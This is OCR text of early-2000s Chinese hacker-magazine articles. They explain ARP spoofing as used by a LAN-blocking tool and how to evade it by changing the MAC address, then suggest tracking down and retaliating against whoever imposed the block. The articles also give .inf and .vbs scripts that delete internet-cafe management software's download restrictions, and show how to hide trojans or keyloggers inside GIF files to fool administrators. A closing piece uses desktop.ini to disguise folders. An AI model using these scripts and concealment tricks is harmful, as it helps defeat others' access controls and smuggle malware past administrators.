


图 1

在网络执法官中，要想限制某台机器上网，只要点击“网卡”菜单中的“权限”，选择指定的网卡号或在用户列表中点击该网卡所在行，从右键菜单中选择“权限”，在弹出的对话框中即可限制该用户的权限。对于未登记网卡，可以这样限定其上线：只要设定好所有已知用户（登记）后，将网卡的默认权限改为禁止上线即可阻止所有未知的网卡上线。使用这两个功能就可限制用户上网。其原理是通过ARP欺骗发给被攻击的电脑一个假的网关IP地址对应的MAC，使其找不到网关真正的MAC地址，这样就可以禁止其上网。

二、ARP欺骗的原理

网络执法官中利用的ARP欺骗使被攻击的电脑无法上网，其原理就是使该电脑无法找到网关的MAC地址。那么ARP欺骗到底是怎么回事呢？知其然，知其所以然是我们《黑客X档案》的优良传统，下面我们就谈谈这个问题。

首先给大家说说什么是ARP，ARP（Address Resolution Protocol）是地址解析协议，是一种将IP地址转化成物理地址的协议。从IP地址到物理地址的映射有两种方式：表格方式和非表格方式。ARP具体说来就是将网络层（IP层，也就是相当于OSI的第三层）地址解析为数据连接层（MAC层，也就是相当于OSI的第二层）的MAC地址。

ARP原理：某机器A要向主机B发送报文，会查询本地的ARP缓存表，找到B的IP地址对应的MAC地址后，就会进行数据传输。如果未找到，则广播A一个ARP请求报文（携带主机A的IP地址Ia——物理地址Pa），请求IP地址为Ib的主机B回答物理地址Pb。网上所有主机包括B都收到ARP请求，但只有主机B识别自己的IP地址，于是向A主机发回一个ARP响应报文。其中就包含有B的MAC地址，A接收到B的应答后，就会更新本地的ARP缓存。接着使用这个MAC地址发送数据（由网卡附加MAC地址）。因此，本地高速缓存的这个ARP表是本地网络流通的基础，而且这个缓存是动态的。

ARP欺骗小提示

ARP协议并不只在发送了ARP请求才接收ARP应答。当计算机接收到ARP应答数据包的时候，就会对本地的ARP缓存进行更新，将应答中的IP和MAC地址存储在ARP缓存中。因此，当局域网中的某台机器B向A发送一个自己伪造的ARP应答，而如果这个应答是B冒充C伪造来的，即IP地址为C的IP，而MAC地址是伪造的，则当A接收到B伪造的ARP应答后，就会更新本地的ARP缓存，这样在A看来C的IP地址没有变，而它的MAC地址已经不是原来那个了。由于局域网的网络流通不是根据IP地址进行，而是按照MAC地址进行传输。所以，那个伪造出来的MAC地址在A上被改变成一个不存在的MAC地址，这样就会造成网络不通，导致A不能Ping通C！这就是一个简单的ARP欺骗。

网络执法官利用的就是这个原理！知道了它的原理，再突破它的防线就容易多了。

三、修改MAC地址突破网络执法官的封锁

根据上面的分析，我们不难得出结论：只要修改MAC地址，就可以骗过网络执法官的扫描，从而达到突破封锁的目的。下面是修改网卡MAC地址的方法：

在“开始”菜单的“运行”中输入regedit，打开注册表编辑器，展开注册表到：HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}子键，在子键下的0000，0001，0002等分支中查找DriverDesc（如果你有一块以上的网卡，就有0001，0002……在这里保存了有关你的网卡的信息，其中的DriverDesc内容就是网卡的信息描述，比如我的网卡是Intel 210 41 based Ethernet Controller），在这里假设你的网卡在0000子键。

在0000子键下添加一个字符串，命名为“NetworkAddress”，键值为修改后的MAC地址，要求为连续的12个16进制数。然后在“0000”子键下的NDI\params中新建一项名为NetworkAddress的子键，在该子键下添加名为“default”的字符串，键值为修改后的MAC地址。

在NetworkAddress的子键下继续建立名为“ParamDesc”的字符串，其作用为指定Network Address的描述，其值可为“MAC Address”。这样以后打开网络邻居的“属性”，双击相应的网卡就会发现有一个“高级”设置，其下存在MAC Address的选项，它就是你在注册表中加入的新项“NetworkAddress”，以后只要在此修改MAC地址就可以了。

关闭注册表，重新启动，你的网卡地址已改。打开网络邻居的属性，双击相应

网卡项会发现有一个MAC Address的高级设置项，用于直接修改MAC地址。

小提示　MAC地址也叫物理地址、硬件地址或链路地址，由网络设备制造商生产时写在硬件内部。这个地址与网络无关，即无论将带有这个地址的硬件（如网卡、集线器、路由器等）接入到网络的何处，它都有相同的MAC地址，MAC地址一般不可改变，不能由用户自己设定。MAC地址通常表示为12个16进制数，每2个16进制数之间用冒号隔开，如：08:00:20:0A:8C:6D就是一个MAC地址，其中前6位16进制数，08:00:20代表网络硬件制造商的编号，它由IEEE分配，而后3位16进制数0A:8C:6D代表该制造商所制造的某个网络产品（如网卡）的系列号。每个网络制造商必须确保它所制造的每个以太网设备都具有相同的前三字节以及不同的后三个字节。这样就可保证世界上每个以太网设备都具有唯一的MAC地址。

另外，网络执法官的原理是通过ARP欺骗发给某台电脑有关假的网关IP地址所对应的MAC地址，使其找不到网关真正的MAC地址。因此，只要我们修改IP到MAC的映射就可使网络执法官的ARP欺骗失效，就隔开突破它的限制。你可以事先Ping一下网关，然后再用**ARP -a**命令得到网关的MAC地址，最后用**ARP -s IP 网卡MAC地址**命令把网关的IP地址和它的MAC地址映射起来就可以了。

四、找到使你无法上网的对方

解除了网络执法官的封锁后，我们可以利用Arpkiller的“Sniffer杀手”扫描整个局域网IP段，然后查找处在“混杂”模式下的计算机，就可以发现对方了。具体方法是：运行Arpkiller（图2），然后点击“Sniffer监测工具”，在出现的“Sniffer杀手”窗口中输入检测的起始和终止IP（图3），单击“开始检测”就可以了。




图 2




图 3

检测完成后，如果相应的IP是绿帽子图标，说明这个IP处于正常模式，如果是红帽子则说明该网卡处于混杂模式。它就是我们的目标，就是这个家伙在用网络执法官在捣乱。

注意　扫描时自己也处在混杂模式，把自己不能算在其中哦！

找到对方后怎么对付他就是你的事了，比方说你可以利用网络执法官把对方也给封锁了！Arpkiller在光盘中也有收录。



网吧中下载文件新方法

天流

大家知道，网吧中由于网吧管理软件的限制会禁止我们下载文件，有什么办法可突破这种限制呢？有许多朋友为此专门撰文写出了他们的经验，笔者这里也有几个方法很与众不同，想与大家分享，希望能对大家有所帮助。

总的说来，我们在网吧中有两种情况下要下载软件：第一种是临时看到自己喜欢的软件要下载试用；第二种是想要下载自己事先准备好的文件，如邮箱或网络硬盘中的文件，这些文件是你事先就放在那里，以备到网吧上网时使用的。针对这两种情况我们分别说一说。

一、下载临时看到的文件

一般说来，我们要下载的文件主要是EXE或ZIP文件，这几种文件是各大站点最主要的下载文件类型，而它们也正是网吧的主要封杀目标，如果允许下载这样的文件，对网吧来说实在太危险了。要想突破这种限制，就要搞清楚你要下载软件的网吧使用的是何种网吧管理软件。

1．网吧管理软件——美萍

如果网吧管理软件是美萍，就可以编写一个如下内容的.inf文件：

```
[Version]
Signature="$CHICAGO$"

[DefaultInstall]
Delreg=Del

[Del]
HKLM,"Software\Mpsoft\Smenu\downitems"
```

用鼠标右键点击这个inf文件，选择快捷菜单中的“安装”命令，就可将注册表中的“downitems”分支删除，而正是由于“downitems”下面有字符串值“.zip”和“.exe”的存在，导致我们无法下载ZIP文件和EXE文件，删除了该分支就可在美萍下任意下载文件了。

注意　如果你的系统是Windows2000/XP，请将CHICAGO修改为Windows NT。INF文件是由各个小节组成，各小节之间必须空一行。小节的名字从中括号“[”起到“]”结束，小节的名字是它的入口点，在此文件中必须是唯一的。小节名之后是小节内容，形式上是“键名称＝键值”。

2．网吧管理软件—万象幻境

如果网吧管理软件是万象幻境，也可以编写一个如上内容的.inf文件来解除限定，只需将注册表中的路径换为万象幻境的即可。

具体说就是HKEY_LOCAL_MACHINE\Software\万象幻境\专家系列网管软件\Protected限制了我们的自由。这回我们换个形式，不使用.inf文件了，我们使用.vbs文件来解除万象幻境对下载软件的限定。

用记事本编写如下内容的.vbs文件：

```
Dim WSHShell
Set WSHShell=WScript.CreateObject("WScript.Shell")
Wscript.Echo("解除万象幻境禁止下载软件")
WSHShell.RegDelete "HKLM\Software\万象幻境\专家系列网管软件\Protected","zip"
```

这样，点击这个.vbs文件就会弹出一个对话框，提示你：解除万象幻境禁止下载软件，点击对话框上的“确定”按钮就可以自由下载软件了。

如果有其他类型的网吧管理软件，它们的原理应该是相同的，你只要如法炮制即可。

二、下载事先准备好的软件

下载事先准备好的软件，方法可以和上面相同，也可不相同。**不同点有：**我们可对事先准备好的文件在传到网上前先进行一下“伪装”，使之不在网吧管理软件禁止下载的范围内，这样就可随意下载了。举个例子，网吧管理软件是不允许下载ZIP和EXE文件的，但对于其他类型的文件（如图片文件）是不会禁止下载的，因为顾客来网吧的主要目的就是上网，而上网就要浏览网页，网页中有各种各样的图片类型，如果网吧禁止图片文件的下载，则顾客就无法看到精彩的网页内容了，那样还有谁光顾这样的网吧呢？所以，只要我们想办法把要在网吧中使用的软件，事先“变”为图片文件，然后再放在网上，就可以突破网吧管理软件的限制。换句话说，如果你要下载放在邮箱、网络硬盘或论坛中的文件，比方说木马或键盘记录机或其他黑客软件，就要把他们事先“伪装”成图片文件，然后再下载它们。而且，这样做还有一个好处：那就是就算网吧管理员站在你身后也不用害怕——他还以为你下载的是一个图片文件呢！并且就算他真的点击你下载下来的“图片”，显示在他眼前的也绝对是一个正常的图片文件，保管他想不到里面还另有“乾坤”！

1. 用Copy命令把待下载的文件变为gif文件

大家知道，Copy是DOS下的常用命令，利用它可把我们要在网吧中下载的文件变为gif文件，然后把这个gif文件放到网上，任何时候上网吧下载该文件都不会受到阻碍。

具体方法是：假设你要在网吧使用的文件是hacker.zip，事先准备一个名为love.gif的图像文件。然后在自己家或朋友的电脑中来到命令行下，执行：copy /b hacker.zip+love.gif girl.gif命令，回车就可生成一个名为girl.gif的新文件（图1）。



图1

点击这个文件，出现的是一幅美丽的图片。如果你按住Shift键的同时，右击girl.gif文件，在弹出的菜单中选择“打开方式”（图2），会出现“打开方式”窗口，从程序列表中选择用winzip32打开（图3），点击“确定”按钮，在WinZIP中出现的竟然是hacker.zip文件！




图2




图3

呵呵，还有谁能知道里面有这个秘密呢！现在，你可以把girl.gif文件贴到网上的论坛或加入到邮箱的附件中，然后到网吧中用IE进入到girl.gif文件所在的图像页面，用另存为把该“图片”保存到硬盘上。你可以用WinZIP打开该文件，里面就是你事先存放的ZIP文件或EXE文件。是不是很方便呢？

LOOK 注意 在copy命令的参数中加上参数“/b”，表示指定以二进制格式复制、合并文件。如果你想把文本文件love.txt和要使用的文件hacker.zip合并在一起，就要使用如下格式的copy命令：

copy hacker.zip/b+love.txt/a girl.gif

加上“/a”参数表示指定以ASCII格式复制、合并文件。看到没有，我把hacker.zip放在copy命令的前面，这也是有讲究的，要注意文件的顺序，二进制格式的文件应放在“+”前，文本格式的文件放在加号后。如果都是二进制文件就没有讲究了。

2. 用UltraEdit把待下载的文件伪装成gif文件

上面我们用的是DOS下的copy命令，如果你不习惯命令行方式，可在图形界面下完成这项任务。具体说来，就是使用十六进制文件编辑软件—UltraEdit，用它把要在网吧使用的ZIP文件隐藏到一个gif文件中，这样下载文件就不会受到限制了。

具体方法是（为讲述方便，这里我们假设你在网吧要使用的文件是hacker.zip，里面存放有各类zip文件和exe文件，同时请你事先准备一个gif文件，假设名为love.gif，我们要利用它来“掩护”hacker.zip）：

运行UltraEdit，用它打开hacker.zip，注意一定要把“编辑”菜单中的“16进制编辑”选择上。然后点击“编辑”菜单中的“全部选定”，选定整个被编辑的hacker.zip文件。之后，点击“编辑”菜单中的“复制”，接下来点击工具栏上的“打开”按钮，用UltraEdit打开love.gif文件。拖动右边的滑块到最下方，用鼠标点击love.gif文件的16进制编码的倒数第二个代码（图4），点击“编辑→粘贴”，把hacker.zip文件的全部代码粘贴到love.gif文件中即可。单击工具栏中的“保存”按钮，就可以把hacker.zip藏到love.gif文件中。



图4

试试看效果如果！单击love.gif文件，出现的是一个正常图片，如果把它改名为.zip文件，再点击它就会自动启动WinZIP打开它，里面的内容就是你放在hacker.zip中的文件！把这个gif文件上传到网上，以后你去网吧就可无拘无束的自由下载该文件，网吧管理软件绝对不会管你。它还傻不乎乎的以为这是个图片文件呢！嘻嘻，咱们可真聪明啊！：）

本文的主要目的是给大家提供一种方法，拓展出一个新思路，希望能对大家有所启发。

ini文件的妙用

——“神奇现象的背后”SP2

falconer

在《黑客X档案》2003年第3期有一篇“神奇现象的背后”，看了之后，我突然想起以前玩电脑时发现的一件事来，现在给大家写出来，希望对你有些帮助。

行动之前，大家先搞清一种文件格式——.ini文件。在Windows中，它们被称做“环境初始化文件”。顾名思义，就是控制视窗基本环境的文件，它由中括号括起来的段号和其后面的内容组成。Windows中有很多这种类型的文件，比如：win.ini、system.ini等。明白了这种文件，let us go!

手边有Win9x的系统吗？如果有的话，你将亲眼见到.ini文件的强大作用。打开我的电脑至c:\（有的可能是c:\Windows），如图1。看到了吗？这里有一个“recycled”目录，它就是回收站的映射。好了，现在右键单击“recycled”，选择“属性”，把“启用缩略图查看方式”选上，点一下“应用”。哈，看到了吗？“只读”属性被自动选上了，去掉它，点“确定”。你会发现“recycled”变成了一个普通的文件夹（图2）。

打开它，已经不是熟悉的回收站了，里面静静的躺着一个desktop.ini文件（图3），解刨了它！内容如下：

```
[.ShellClassInfo]
CLSID={645FF040-5081-101B-9F08-00AA002F954E}
ConfirmFileOp=0
[{8BEBB290-52D0-11d0-B7F4-00C04FD706EC}]
MenuName=缩略图(&H)
ToolTipText=缩略图(&H)
HelpText=使用缩略图显示项目。
Attributes=0x60000000
[ExtShellFolderViews]
{8BEBB290-52D0-11d0-B7F4-00C04FD706EC}={8BEBB290-52D0-11d0-B7F4-00C04FD706EC}
```

就是它捣鬼！明白了这个道理，你就可以很轻松的隐藏文件夹了。你只需把上面这段内容复制到记事本中，把这个文件存为desktop.ini文件，并把它拖动到想要隐藏的文件夹中，然后将这个文件夹的“只读”属性选上，这个文件夹就变成回收站了。呵呵！好玩吧。用这个方法，你可以把任何一个普通的文件夹变成我的电脑、回收站、控制面版（图4）……

如果想把回收站变回文件夹，只需把文件夹的“只读”属性去掉，然后将其下的desktop.ini文件删除就可以了。

写到这里，忽然想起一个恶作剧程序——ilr，它能把所有文件夹通通变成回收站，让你摸不着头脑，想当初我还曾经用这个玩意骗得一顿饭啊^_^。

最后还有一件事我弄不明白，在Win98中，我们可以修改一个文件夹的属性使其“原形毕露”，但是在Win2000中，这个过程却是不可逆的：把一个含有desktop.ini文件的文件夹的“只读”属性选上后，它会变成回收站，但却不能通过修改属性使它变回来，我不知道这是为什，希望高手指点迷津。




图1

